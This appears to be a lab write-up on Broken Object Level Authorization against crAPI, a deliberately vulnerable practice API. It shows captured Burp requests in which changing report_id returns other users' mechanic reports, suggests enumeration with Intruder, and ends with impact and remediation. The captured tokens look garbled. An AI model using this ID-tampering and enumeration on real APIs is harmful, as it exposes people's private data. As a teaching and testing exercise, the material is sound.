

BOLA(Broken Object Level Authorization) :

Object level authorization is a access control mechanism that is implemented at code level where user can only access the objects that they should have permissions to access.

BOLA means API trust the user-supplied object ID without checking if the user actually owns or is allowed to access that object.

In API: The server sees GET /api/user/42 and server returns user 42 data without checking you are user 42.

Root technical cause :


The server never compares the requested object ID with authenticated user identity or permissions.

BOLA typically shows up :


Endpoint Pattern	Risk
GET /api/users/{id}	Access any user's profile
GET /api/orders/{order_id}	View someone else's order
GET /api/documents/{doc_id}/download	Download any file
POST /api/messages/{msg_id}	Read others' private messages
PUT /api/profile/{user_id}	Modify another user's profile
DELETE /api/posts/{post_id}	Delete others' content

Attack Scenario :

1) Create a normal account :




2) To add vehicle Click on Click here and you will get VIN and pincode to the email.




3) Click in add vehicle:

After adding vehicle your dashboard looks like this :



4) Click on Contact Mechanic and send service request then click on vehicle service history :



5) Click on View Service Report and capture the request so your request look like this :

1 2 x +
Send Cancel < > * Burp AI

Request

Pretty Raw Hex JSON Web Token

```

1 GET /workshop/api/mechanic/mechanic_report?report_id=13 HTTP/1.1
2 Host: crapi.local:8888
3 Authorization: Basic
4 eyJhbGciOiJIUzU1IiwiaWQiOiJhdHRhY2ticjEwMEBnbWpjbC5jb20iLCJpYXQiOiQyE3ODc2NgQwMzksImV4cCI6MTc0ODI3ODk3OSwicm9wZXI6bnVzZXli4Q.1R03ki3_hBUtceEbTsyEcUJnZFauah3kmOZsz26a-gsp_Cy
5 ly8incChuah_sPAJLXk71VFRa0dVgcAvrmeHhhTQoq61dV4tVp1s1r.NTAsedCOLS8W2duE6r5e4e-cFBo
6 s8F5jAPW-m73w6v4xmcL1Bv8Vr-42sa1ZC7380.pdFNUZed.lpguNhwCGmPerc3Jt-RGvYabefTcoQSJgmPgc
7 Wf-S5S77yTfe0G4YIYtqoG1B9JLcswpKtEkRnM5pxCYW8EXq4EYcCmdqI-1sr_sPxV6Q5KsRGvFNDhPps3FN.tu
8 -qcnJCFu07589p3CNU04td40DbxsiHauu2Q
9 Accept-Language: en-US,en;q=0.9
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
11 Chrome/150.0.0.0 Safari/537.36
12 Content-Type: application/json
13 Accept: */*
14 Referer: http://crapi.local:8888/service-report?id=13
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Tue, 25 Aug 2026 13:31:02 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 346
13
14 {
15   "id": 13,
16   "mechanic": {
17     "id": 2,
18     "mechanic_code": "TRAC_XHE",
19     "user": {
20       "email": "james@example.com",
21       "number": ""
22     }
23   },
24   "vehicle": {
25     "id": 702,
26     "vin": "92D3JE01P0GJWDFVL",
27     "owner": {
28       "email": "attacker100@gmail.com",
29       "number": "927267397"
30     }
31   },
32   "problem_details": "change engine oil",
33   "status": "pending",
34   "created_on": "25 August, 2026, 13:28:41",
35   "updated_on": null,
36   "comments": [
37   ]
38 }

```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 0

Request headers 9

Response headers 11

6) Change the report_id parameter to like 11 and send the request:

SendCancel<>Burp AI

Request

PrettyRawHexJSON Web Token

1 GET /workshop/api/mechanic/mechanic_report?report_id=1 HTTP/1.1

Host: crapi.local:8080

Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cGE6YWV0IjoiZm9udHRhcnRyYXkiLCJ0eWwHEBnaWFpbC5jb2l1LCl0PjTKQ1OjE3ODc2NjQdHkzeImV4cGlhbnQ0ODI0ODk0S1cmeS16IGV4ZXI1EQ. lPqoKtj_hNBfradTeyEcUnJfAuaahXmc0esZea-gpy-Cy jYblncChuaR_sPAJLKxL7IVFRA0AVtcAvrtmmWhhYQocqj6IDWtWpfJsIr_MYAReScQLSSWZduEdr5x4c-oFB0zef5jAPRp-w7jw0YaMfm_ihVBvFr-tzavizCT3BO_pgEWNHKE_lpguNhwcGD09rcj3jrHQ9YabKVTCQSLSjmfPfcwt-SSt7Tptetof4sIVMggjIt6LcewpTeRksRnSpCVtXSEKg4EycwdgI-lrr_ofpV6QSRdovFNDbhp3PNtu-qcpNJCFuU75SG3CN0u04tD40DbxsLMsuUtQ

Accept-Language: en-US,en;q=0.5

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

Content-Type: application/json

Accept: */*

Referer: http://crapi.local:8080/service-report?id=13

Accept-Encoding: gzip, deflate, br

XXXXXXXXXXXXXX:AAIXX

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

Server: openresty/1.27.1.3

Date: Tue, 28 Aug 2026 13:32:09 GMT

Content-Type: application/json

Connection: keep-alive

Allow: GET, HEAD, OPTIONS

Vary: origin, Cookie

X-Frame-Options: DENY

X-Content-Type-Options: nosniff

Referrer-Policy: same-origin

Cross-Origin-Opener-Policy: same-origin

Content-Length: 331

{
 "id": 11,
 "mechanic": {
 "id": 1,
 "mechanic_code": "TRAC_JHN",
 "user": {
 "email": "john@example.com",
 "number": ""
 }
 },
 "vehicle": {
 "id": 252,
 "vin": "HSW4RYVLTAKEY9S0S",
 "owner": {
 "email": "test@gmail.com",
 "number": "0297027382"
 }
 },
 "problem_details": "servicing",
 "status": "pending",
 "created_on": "25 August, 2026, 09:59:49",
 "updated_on": null,
 "comments": []
}

Inspector

Request attributes2

Request query parameters1


Request body parameters0

Request cookies0

Request headers9

Response headers11

8) You can also use intruder to see another's users data like that :



Impact :

- Access **other users' mechanic reports** by changing the report_id.
- View sensitive information associated with unauthorized reports.
- Cause a **data confidentiality/privacy breach**.
- Enumerate valid report IDs and collect data at scale if IDs are predictable.
- Use exposed information for further attacks, depending on the data contained in the reports.

Remediation :

- Implement **server-side object-level authorization** for every request.
- Verify that the authenticated user is authorized to access the requested report_id.
- Enforce ownership or role-based access control before returning the report.
- Do not rely on client-side checks or hidden/predictable IDs as security controls.
- Use automated authorization testing to ensure one user cannot access another user's objects.